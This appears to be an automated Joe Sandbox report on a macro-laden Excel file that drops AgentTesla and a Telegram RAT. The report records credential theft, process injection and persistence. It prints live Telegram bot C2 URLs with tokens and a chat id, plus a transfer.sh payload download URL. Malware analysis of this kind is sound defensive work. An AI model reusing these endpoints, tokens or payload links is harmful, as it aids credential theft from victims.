

JoeSandbox Cloud BASIC



ID: 605526

Sample Name:

00001.LPCD2022.xls

Cookbook:

defaultwindowsofficecookbook.jbs

Time: 12:12:02

Date: 08/04/2022

Version: 34.0.0 Boulder Opal

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General	59
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File Read	59
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Key Created	60
Key Value Created	60
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Windows Analysis Report


00001.LPCD2022.xls

Overview

General Information

Sample Name:	00001.LPCD2022.xls
Analysis ID:	605526
MD5:	ecccc1d5afe2f72a..
SHA1:	32597a76c5e04f..
SHA256:	6122dce9933f03..
Tags:	
Infos:	

Detection




AgentTesla

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Document exploit detected (drops P...
- Yara detected AgentTesla
- Yara detected AntiVM3
- Document exploit detected (creates...
- Found malware configuration
- Multi AV Scanner detection for subm...
- Malicious sample detected (through...
- Yara detected Telegram RAT
- Antivirus / Scanner detection for sub...
- Multi AV Scanner detection for drop...
- Document contains an embedded V...
- Tries to steal Mail credentials (via fi...

Classification



Process Tree

- **System is w7x64**
-  **EXCEL.EXE** (PID: 1540 cmdline: "C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding MD5: D53B85E21886D2AF9815C377537BCAC3)
-  **dropped.exe** (PID: 1980 cmdline: C:\Users\user\AppData\Local\Temp\dropped.exe MD5: E2D002B5319A8CE475A7F355254A67A0)
 -  **RegSvc.exe** (PID: 2260 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvc.exe MD5: 62CE5EF995FD63A1847A196C2E8B267B)
-  **BINGO.exe** (PID: 948 cmdline: "C:\Users\user\AppData\Roaming\BINGO\BINGO.exe" MD5: 62CE5EF995FD63A1847A196C2E8B267B)
-  **BINGO.exe** (PID: 2992 cmdline: "C:\Users\user\AppData\Roaming\BINGO\BINGO.exe" MD5: 62CE5EF995FD63A1847A196C2E8B267B)
- **cleanup**

Malware Configuration

Threatname: Telegram RAT

```

{
  "C2 url": "https://api.telegram.org/bot5008280971:AAFenDWjmiprlWos2qK6VdohprMtzrVZRU/sendMessage"
}

```

Threatname: Agenttesla

```
{
  "Exfil Mode": "Telegram",
  "Chat id": "5019146869",
  "Chat URL": "https://api.telegram.org/bot5008280971:AAFemDwjmiplrWos2qK6Vd0xhprMtzrVZRu/sendDocument"
}
```

Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
00000003.00000000.918109531.0000000000402000.00000040.00000400.00020000.00000000.sdm	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000003.00000000.918109531.0000000000402000.00000040.00000400.00020000.00000000.sdm	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
00000003.00000000.918357600.0000000000402000.00000040.00000400.00020000.00000000.sdm	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000003.00000000.918357600.0000000000402000.00000040.00000400.00020000.00000000.sdm	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
00000003.00000002.1171392057.00000000024D1000.00000004.00000800.00020000.00000000.sdm	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 18 entries				

Unpacked PEs				
Source	Rule	Description	Author	Strings
3.0.RegSvcs.exe.400000.2.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
3.0.RegSvcs.exe.400000.2.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
3.0.RegSvcs.exe.400000.2.unpack	MALWARE_Win_AgentTeslaV3	AgentTeslaV3 infostealer payload	ditekSHen	0x32c19:\$s10: logins 0x32680:\$s11: credential 0x2eba4:\$g1: get_Clipboard 0x2ebb2:\$g2: get_Keyboard 0x2ebbf:\$g3: get_Password 0x2fea3:\$g4: get_CtrlKeyDown 0x2feb3:\$g5: get_ShiftKeyDown 0x2fec4:\$g6: get_AltKeyDown
3.0.RegSvcs.exe.400000.1.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
3.0.RegSvcs.exe.400000.1.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
Click to see the 31 entries				

Sigma Signatures

System Summary

Sigma detected: Bad Opsec Defaults Sacrificial Processes With Improper Arguments

Snort Signatures

 No Snort rule has matched

Joe Sandbox Signatures

AV Detection

Found malware configuration

Multi AV Scanner detection for submitted file

Antivirus / Scanner detection for submitted sample

Multi AV Scanner detection for dropped file

Machine Learning detection for sample

Machine Learning detection for dropped file

Software Vulnerabilities



Document exploit detected (drops PE files)

Document exploit detected (creates forbidden files)

Networking



Uses the Telegram API (likely for C&C communication)

Key, Mouse, Clipboard, Microphone and Screen Capturing



Installs a global keyboard hook

System Summary



Malicious sample detected (through community Yara rule)

Document contains an embedded VBA with functions possibly related to ADO stream file operations

.NET source code contains very large array initializations

Document contains an embedded VBA macro which may execute processes

Office process drops PE file

Document contains an embedded VBA with functions possibly related to HTTP operations

Document contains an embedded VBA macro with suspicious strings

Document contains an embedded VBA with hexadecimal encoded strings

Data Obfuscation



.NET source code contains potential unpacker

Persistence and Installation Behavior



Creates processes via WMI

Hooking and other Techniques for Hiding and Protection



Hides that the sample has been downloaded from the Internet (zone.identifier)

Malware Analysis System Evasion



Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

HIPS / PFW / Operating System Protection Evasion



Allocates memory in foreign processes

Injects a PE file into a foreign processes

Writes to foreign memory regions

Stealing of Sensitive Information



Yara detected AgentTesla

Yara detected Telegram RAT

Tries to steal Mail credentials (via file / registry access)

Tries to harvest and steal browser information (history, passwords, etc)

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal ftp login credentials

Remote Access Functionality




Yara detected AgentTesla


Yara detected Telegram RAT

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	3 1 1 Windows Management Instrumentation	1 Registry Run Keys / Startup Folder	3 1 2 Process Injection	1 Disable or Modify Tools	2 OS Credential Dumping	1 File and Directory Discovery	Remote Services	1 1 Archive Collected Data	Exfiltration Over Other Network Medium	1 Web Service	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	5 2 Scripting	Boot or Logon Initialization Scripts	1 Registry Run Keys / Startup Folder	1 Deobfuscate/Decode Files or Information	1 1 Input Capture	1 1 4 System Information Discovery	Remote Desktop Protocol	2 Data from Local System	Exfiltration Over Bluetooth	1 Ingress Tool Transfer	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	2 3 Exploitation for Client Execution	Logon Script (Windows)	Logon Script (Windows)	5 2 Scripting	1 Credentials in Registry	3 1 1 Security Software Discovery	SMB/Windows Admin Shares	1 Email Collection	Automated Exfiltration	1 1 Encrypted Channel	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	2 Obfuscated Files or Information	NTDS	2 Process Discovery	Distributed Component Object Model	1 1 Input Capture	Scheduled Transfer	3 Non-Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 3 Software Packing	LSA Secrets	1 3 1 Virtualization/Sandbox Evasion	SSH	1 Clipboard Data	Data Transfer Size Limits	1 1 4 Application Layer Protocol	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 Masquerading	Cached Domain Credentials	1 Application Window Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 3 1 Virtualization/Sandbox Evasion	DCSync	1 Remote System Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	3 1 2 Process Injection	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	1 Hidden Files and Directories	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction

Behavior Graph





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
00001.LPCD2022.xls	61%	Virustotal		Browse
00001.LPCD2022.xls	60%	ReversingLabs	Script-Macro.Trojan.Valyria	
00001.LPCD2022.xls	100%	Avira	W97M/Agent.1196916	
00001.LPCD2022.xls	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\dropped.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\dropped.exe	58%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	
C:\Users\user\AppData\Roaming\BINGO\BINGO.exe	0%	Metadefender		Browse
C:\Users\user\AppData\Roaming\BINGO\BINGO.exe	0%	ReversingLabs		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
--------	-----------	---------	-------	------	----------

Source	Detection	Scanner	Label	Link	Download
3.2.RegSvcs.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1203035		Download File
3.0.RegSvcs.exe.400000.4.unpack	100%	Avira	TR/Spy.Gen8		Download File
3.0.RegSvcs.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File
3.0.RegSvcs.exe.400000.3.unpack	100%	Avira	TR/Spy.Gen8		Download File
3.0.RegSvcs.exe.400000.2.unpack	100%	Avira	TR/Spy.Gen8		Download File
3.0.RegSvcs.exe.400000.1.unpack	100%	Avira	TR/Spy.Gen8		Download File

Domains

 No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://crl.m	0%	URL Reputation	safe	
http://GCHNJv.com	0%	Avira URL Cloud	safe	
http://https://api.ipify.org%appdata	0%	Avira URL Cloud	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.ziphttps://www	0%	URL Reputation	safe	
http://DynDns.comDynDNSnamejidpasswordPsi/Psi	0%	URL Reputation	safe	
http://https://api.telegram.orgP	0%	Avira URL Cloud	safe	
http://https://api.telegram	0%	URL Reputation	safe	
http://Kcwgit6COc07kGTRi1sQ.net	0%	Avira URL Cloud	safe	
http://https://api.ipify.org%	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
transfer.sh	144.76.136.153	true	false		high
api.telegram.org	149.154.167.220	true	false		high

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://https://api.telegram.org/bot5008280971:AAFemDWjmiprIWos2qK6VdohprMtrVZRU/sendDocument	false		high
http://https://transfer.sh/Uv5XFY/0000.LPCD2022.exe	false		high

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://127.0.0.1:HTTP/1.1	RegSvcs.exe, 00000003.00000002.1171392057.00000000024D1000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://crl.m	RegSvcs.exe, 00000003.00000002.1171298576.00000000007E6000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://GCHNJv.com	RegSvcs.exe, 00000003.00000002.1171392057.00000000024D1000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://api.telegram.org	RegSvcs.exe, 00000003.00000002.1171566273.00000000025E3000.00000004.00000800.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http:// https://api.telegram.org/bot5008280971:AAFemDWjmi priWos2qK6VdohprMtZrVZRU/	dropped.exe, 00000002.00000002.920171454 .000000003890000.00000004.00000800.0002 0000.00000000.sdmp, RegSvcs.exe, 0000000 3.00000000.918109531.0000000000402000.00 000040.00000400.00020000.00000000.sdmp, RegSvcs.exe, 00000003.00000000.917564622 .0000000000402000.00000040.00000400.0002 0000.00000000.sdmp, RegSvcs.exe, 00000000 3.00000002.1170971637.0000000000402000.0 0000040.00000400.00020000.00000000.sdmp	false		high
http://https://api.ipify.org%appdata	RegSvcs.exe, 00000003.00000002.117139205 7.00000000024D1000.00000004.00000800.000 20000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http:// https://www.theonionrouter.com/dist.torproject.org/torbr owser/9.5.3/tor-win32-0.4.3.6.ziphttps://www	RegSvcs.exe, 00000003.00000002.117139205 7.00000000024D1000.00000004.00000800.000 20000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://DynDns.comDynDNSnamejdpaswordPsi/Psi	RegSvcs.exe, 00000003.00000002.117139205 7.00000000024D1000.00000004.00000800.000 20000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://api.telegram.orgP	RegSvcs.exe, 00000003.00000002.117152033 5.000000000259A000.00000004.00000800.000 20000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://api.telegram	RegSvcs.exe, 00000003.00000002.117156627 3.00000000025E3000.00000004.00000800.000 20000.00000000.sdmp	true	• URL Reputation: safe	unknown
http://Kcwgit6COc07kGTRi1sQ.net	RegSvcs.exe, 00000003.00000002.117142422 9.000000000251B000.00000004.00000800.000 20000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://api.telegram.org	RegSvcs.exe, 00000003.00000002.117156627 3.00000000025E3000.00000004.00000800.000 20000.00000000.sdmp	false		high
http:// schemas.xmlsoap.org/ws/2005/05/identity/claims/nam e	RegSvcs.exe, 00000003.00000002.117139205 7.00000000024D1000.00000004.00000800.000 20000.00000000.sdmp	false		high
http://https://api.ipify.org%	RegSvcs.exe, 00000003.00000002.117139205 7.00000000024D1000.00000004.00000800.000 20000.00000000.sdmp	false	• URL Reputation: safe	low
http:// https://api.telegram.org/bot5008280971:AAFemDWjmi priWos2qK6VdohprMtZrVZRU/sendDocumentdocume nt-----	RegSvcs.exe, 00000003.00000002.117139205 7.00000000024D1000.00000004.00000800.000 20000.00000000.sdmp	false		high

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
144.76.136.153	transfer.sh	Germany		24940	HETZNER-ASDE	false
149.154.167.220	api.telegram.org	United Kingdom		62041	TELEGRAMRU	false

General Information	
Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	605526
Start date and time:	2022-04-08 10:12:02 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 12m 3s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	00001.LPCD2022.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	9
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • GSI enabled (VBA) • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.expl.evad.winXLS@6/4@26/2
EGA Information:	• Successful, ratio: 50%
HDC Information:	• Successful, ratio: 2.4% (good quality ratio 1.8%) • Quality average: 61.4% • Quality standard deviation: 39.5%
HCA Information:	• Successful, ratio: 97% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .xls • Adjust boot time • Enable AMSI • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer

Warnings
• Exclude process from analysis (whitelisted): dllhost.exe, audiodg.exe, conhost.exe • TCP Packets have been reduced to 100 • Execution Graph export aborted for target BINGO.exe, PID 299 2 because it is empty • Execution Graph export aborted for target BINGO.exe, PID 948 because it is empty • Not all processes where analyzed, report is missing behavior information • Report size getting too big, too many NtCreateFile calls found. • Report size getting too big, too many NtDeviceIoControlFile calls found. • Report size getting too big, too many NtEnumerateValueKey calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryAttributesFile calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations
Behavior and APIs

Time	Type	Description
12:13:20	API Interceptor	48x Sleep call for process: dropped.exe modified
12:13:26	API Interceptor	774x Sleep call for process: RegSvc.exe modified
12:13:28	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run BINGO C:\Users\user\AppData\Roaming\BINGO\BINGO.exe
12:13:36	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run BINGO C:\Users\user\AppData\Roaming\BINGO\BINGO.exe
12:13:38	API Interceptor	5x Sleep call for process: BINGO.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Temp\dropped.exe

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	546816
Entropy (8bit):	7.851006270797574
Encrypted:	false
SSDEEP:	12288:lhJzE0ZQ/je1q/ezctcRDqtA0+sjPnl/RYMxH0+A7s:LJzExj9/eOWutA0+sjfID0+A7s
MD5:	E2D002B5319A8CE475A7F355254A67A0
SHA1:	0062621525438DB106A37D71FA6DD9A46DE91F8F
SHA-256:	F30853C19A6BEE4B572E1F8434D346601EEF8C12F98B35BBB39FFC43AEAD7D53
SHA-512:	037DCBD120C417852DE4787DE0151BBBD8E142EF6D3473C9A1D808143047355571CF2663CC32FB2C7114350612AE56811340C680F61F30BC11BAFF7CFD3A1EB
Malicious:	true
Antivirus:	- Antivirus: Joe Sandbox ML, Detection: 100% - Antivirus: ReversingLabs, Detection: 58%
Reputation:	low
Preview:	MZ.....@.....!..L!This program cannot be run in DOS mode...\$......PE..L..".Nb.....0..2..\$......~P... ..`...@.. .. .....@.....OP..K....`..H!..... ..H.....text...0... ..2..... ..`rsrc...H!...`...*...4..... ..@..@.reloc.....V.....@..B.....`P.....H.....H.....6..Q.....{...*J8...*..}...8.....{...*6..}...8...*...{...*J8...*..}...8.....{...* 6..}...8...*...0..p.....(....8.....(....&8...8.....E.../...8*.....(....8.....(....8.....(....8.....n8.....*....2{(....8...F...Z(....8...*...0..... ..8.....E...y.... .8t..8\$.8.....(.... ..(....9...&8.....*.{.....(....X#.....@[Y..Z..(....

C:\Users\user\AppData\Roaming\BINGO\BINGO.exe

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvc.exe
----------	--

File Type:	PE32 executable (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	45216
Entropy (8bit):	6.136703067968073
Encrypted:	false
SSDEEP:	768:Vjs96lj/cps+zk2d0suWB6lq8NbeYjiwMEBQwp:VAhRzdd0sHI+eYfMEBHp
MD5:	62CE5EF995FD63A1847A196C2E8B267B
SHA1:	114706D7E56E91685042430F783AE227866AA77F
SHA-256:	89F23E31053C39411B4519BF6823969CAD9C7706A94BA7E234B9062ACE229745
SHA-512:	ABACC9B3C03631D3439A992504A11FB3C817456FFA4760EACE8FE5DF86908CE2F24565A717EB35ADCF60C34A78A1F6E24881BA0B8680FDE66D97085FDE442312
Malicious:	false
Antivirus:	- Antivirus: Metadefender, Detection: 0%, Browse - Antivirus: ReversingLabs, Detection: 0%
Reputation:	moderate, very likely benign file
Preview:	MZ.....@.....!.L!This program cannot be run in DOS mode...\$.PE..L..'.W.....0.d.....@..J...O.....8.....f...>.....L.....H.....text....C... ..d..... ..\src...8.....f.....@...@.reloc.....p.....@..B.....H.....+.4S.....\$..P..t.....r..p(...*2.(...*Z..f...p(...(.....)*.s.....*0.{.....Q.-S....ti~...o....(.s.....o....r!.p.(...Q.P:..P....(....o....o.....(....o ..o!.....,o" ..t.....*.0..(.....s#.....o\$...X..(....~*.o%...*.0.....(&.....&.....**.....0.....(.....&.....*.....0.....(.....(.....~.....(.....~.....o....9]...

C:\Users\user\AppData\Roaming\k1sqi2ag.u2m\Chrome\Default\Cookies	
Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	28672
Entropy (8bit):	0.9650411582864293
Encrypted:	false
SSDEEP:	48:T2loMLOpEO5J/KdGU1jX983Gu4kEBrvK5GYWgqRSESXh:inNww9t9wGAE
MD5:	903C35B27A5774A639A90D5332EEF8E0
SHA1:	5A8CE0B6C13D1AF00837AA6CA1AA39000D4EB7CF
SHA-256:	1159B5AE357F89C56FA23C14378FF728251E6BDE6EEA979F528DB11C4030BE74
SHA-512:	076BD35B0D59FFA7A52588332A862814DDF049EE59E27542A2DA10E7A5340758B8C8ED2DEFE78C5B5A89EE54C19A89D49D2B86B49BF5542D76C1D4A378B4027
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	SQLite format 3.....@C.....g..N.....

C:\Users\user\AppData\Roaming\k1sqi2ag.u2m\Firefox\Profiles\7xwghk55.default\cookies.sqlite	
Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe
File Type:	SQLite 3.x database, user version 7, last written using SQLite version 3017000
Category:	dropped
Size (bytes):	524288
Entropy (8bit):	0.08107860342777487
Encrypted:	false
SSDEEP:	48:DO8rmWT8cl+fpNDId7r+gUEI1B6nB6UnUqc8AqwlhY5wXwwAVshT:DOUm7ii+7Ue1AQ98VVY
MD5:	1138F6578C48F43C5597EE203AFF5B27
SHA1:	9B55D0A511E7348E507D818B93F1C99986D33E7B
SHA-256:	EEEDF71E8E9A3A048022978336CA89A30E014AE481E73EF5011071462343FFBF
SHA-512:	6D6D7ECF025650D3E2358F5E2D17D1EC8D6231C7739B60A74B1D8E19D1B1966F5D88CC605463C3E26102D006E84D853E390FFED713971DC1D79EB1AB6E5658E
Malicious:	false
Preview:	SQLite format 3.....@{.....}..~...}

General	
File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1252, Name of Creating Application: Microsoft Excel, Create Time/Date: Thu Apr 7 08:26:18 2022, Last Saved Time/Date: Thu Apr 7 08:26:20 2022, Security: 0
Entropy (8bit):	4.323038039706295
TrID:	- Microsoft Excel sheet (30009/1) 47.99% - Microsoft Excel sheet (alternate) (24509/1) 39.20% - Generic OLE2 / Multistream Compound File (8008/1) 12.81%
File name:	00001.LPCD2022.xls
File size:	38912
MD5:	ecccc1d5afe2f72a48203944b1abf01a3
SHA1:	32597a76c5e04fa67b6199bc9817ebdb9e1b7f71
SHA256:	6122dce9933f03479b3d98aea0785ae26737644262ac9ee8a67cbfbf11050f13
SHA512:	29e00c877b224a9f7201dae30ac20eb36bb33a6b0b73327334877a518c29834cea7ffa1126ad4aa6b5b5d610440f5588a540e17fc115808f35f2498aefca4b14
SSDEEP:	768:+qDZ+RwPONXoRjDhlcp0fDlaGGx+cL26nAK1Ulb82H+jEfmHGr1XKzTY:3DZ+RwPONXoRjDhlcp0fDlaGGx+cL26k
TLSH:	25033EA6B291D806D94807754CE7C7E62B26FC61AF67838B32C5F71F2E75A80C913613
File Content Preview:	>.....

File Icon	
	
Icon Hash:	e4eea286a4b4bcb4

Static OLE Info	
General	
Document Type:	OLE
Number of OLE Files:	1

OLE File "00001.LPCD2022.xls"	
Indicators	
Has Summary Info:	
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	False
Flash Objects Count:	0
Contains VBA Macros:	True

Summary	
Code Page:	1252
Author:	
Create Time:	2022-04-07 07:26:18.342000
Last Saved Time:	2022-04-07 07:26:20
Creating Application:	Microsoft Excel
Security:	0

Document Summary	
Document Code Page:	1252
Thumbnail Scaling Desired:	False
Company:	
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	786432

Streams with VBA	
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VBA File Name: Sheet1.cls, Stream Size: 977

General

Stream Path:	_VBA_PROJECT_CUR/VBA/Sheet1
VBA File Name:	Sheet1.cls
Stream Size:	977
Data ASCII:	 T / # x M E
Data Raw:	01 16 01 00 00 f0 00 00 00 c4 02 00 00 d4 00 00 00 00 02 00 00 ff ff ff cb 02 00 00 1f 03 00 00 00 00 00 01 00 00 00 06 54 2f fd 00 00 ff ff 23 01 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff 00 00 00 00 ff ff ff ff 00

VBA Code

VBA File Name: Sheet2.cls, Stream Size: 977

General

Stream Path:	_VBA_PROJECT_CUR/VBA/Sheet2
VBA File Name:	Sheet2.cls
Stream Size:	977
Data ASCII:	 T _ # x M E
Data Raw:	01 16 01 00 00 f0 00 00 00 c4 02 00 00 d4 00 00 00 00 02 00 00 ff ff ff cb 02 00 00 1f 03 00 00 00 00 00 01 00 00 00 06 54 5f b2 00 00 ff ff 23 01 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff 00 00 00 00 ff ff ff ff 00

VBA Code

VBA File Name: Sheet3.cls, Stream Size: 977

General

Stream Path:	_VBA_PROJECT_CUR/VBA/Sheet3
VBA File Name:	Sheet3.cls
Stream Size:	977
Data ASCII:	 T # x M E
Data Raw:	01 16 01 00 00 f0 00 00 00 c4 02 00 00 d4 00 00 00 00 02 00 00 ff ff ff cb 02 00 00 1f 03 00 00 00 00 00 01 00 00 00 06 54 94 ab 00 00 ff ff 23 01 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff 00 00 00 00 ff ff ff ff 00

VBA Code

VBA File Name: ThisWorkbook.cls, Stream Size: 3582

General

Stream Path:	_VBA_PROJECT_CUR/VBA/ThisWorkbook
VBA File Name:	ThisWorkbook.cls
Stream Size:	3582
Data ASCII:	 T [..... T # x M E
Data Raw:	01 16 01 00 00 f0 00 00 00 54 04 00 00 d4 00 00 00 00 02 00 00 ff ff ff 5b 04 00 00 db 09 00 00 00 00 00 00 01 00 00 00 06 54 b3 9f 00 00 ff ff 23 01 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff 00 00 00 00 ff ff ff ff 00

VBA Code

VBA File Name: dogbdtbkc.bas, Stream Size: 1233	
General	
Stream Path:	_VBA_PROJECT_CUR/VBA/dogbdtbkc
VBA File Name:	dogbdtbkc.bas
Stream Size:	1233
Data ASCII:	 T . 2 x M E
Data Raw:	01 16 01 00 01 f0 00 00 00 84 02 00 00 d4 00 00 00 88 01 00 00 ff ff ff 8b 02 00 00 eb 03 00 00 00 00 00 01 00 00 00 06 54 02 32 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff 00 00 00 00 ff ff ff 00

VBA Code	

VBA File Name: vzbprmttn.bas, Stream Size: 2205	
General	
Stream Path:	_VBA_PROJECT_CUR/VBA/vzbprmttn
VBA File Name:	vzbprmttn.bas
Stream Size:	2205
Data ASCII:	 \ b T . ^ x M E
Data Raw:	01 16 01 00 03 f0 00 00 00 5c 03 00 00 d4 00 00 00 b0 01 00 00 ff ff ff 8a 03 00 00 62 06 00 00 00 00 00 00 01 00 00 00 06 54 fe 5e 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff 00 00 00 00 ff ff 04 00 ff ff 00

VBA Code	

VBA File Name: yhrgaijdj.bas, Stream Size: 1527	
General	
Stream Path:	_VBA_PROJECT_CUR/VBA/yhrgaijdj
VBA File Name:	yhrgaijdj.bas
Stream Size:	1527
Data ASCII:	 T ; z x M E
Data Raw:	01 16 01 00 01 f0 00 00 00 04 03 00 00 d4 00 00 00 88 01 00 00 ff ff ff 0b 03 00 00 9f 04 00 00 00 00 00 00 01 00 00 00 06 54 3b 7a 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff 00 00 00 00 ff ff ff 00

VBA Code	

Streams	
Stream Path: \x1CompObj, File Type: data, Stream Size: 114	
General	
Stream Path:	\x1CompObj
File Type:	data
Stream Size:	114
Entropy:	4.25248375193
Base64 Encoded:	True
Data ASCII:	 F&...Microsoft Office Excel 2003 Worksheet....Biff8.....Excel.Sheet.8..9. q.....

General	
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff ff 20 08 02 00 00 00 00 00 c0 00 00 00 00 00 46 26 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 4f 66 66 69 63 65 20 45 78 63 65 6c 20 32 30 30 33 20 57 6f 72 6b 73 68 65 65 74 00 06 00 00 00 42 69 66 66 38 00 0e 00 00 00 45 78 63 65 6c 2e 53 68 65 65 74 2e 38 00 f4 39 b2 71 00 00 00 00 00 00 00 00 00 00

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 264	
General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	264
Entropy:	2.84232947881
Base64 Encoded:	False
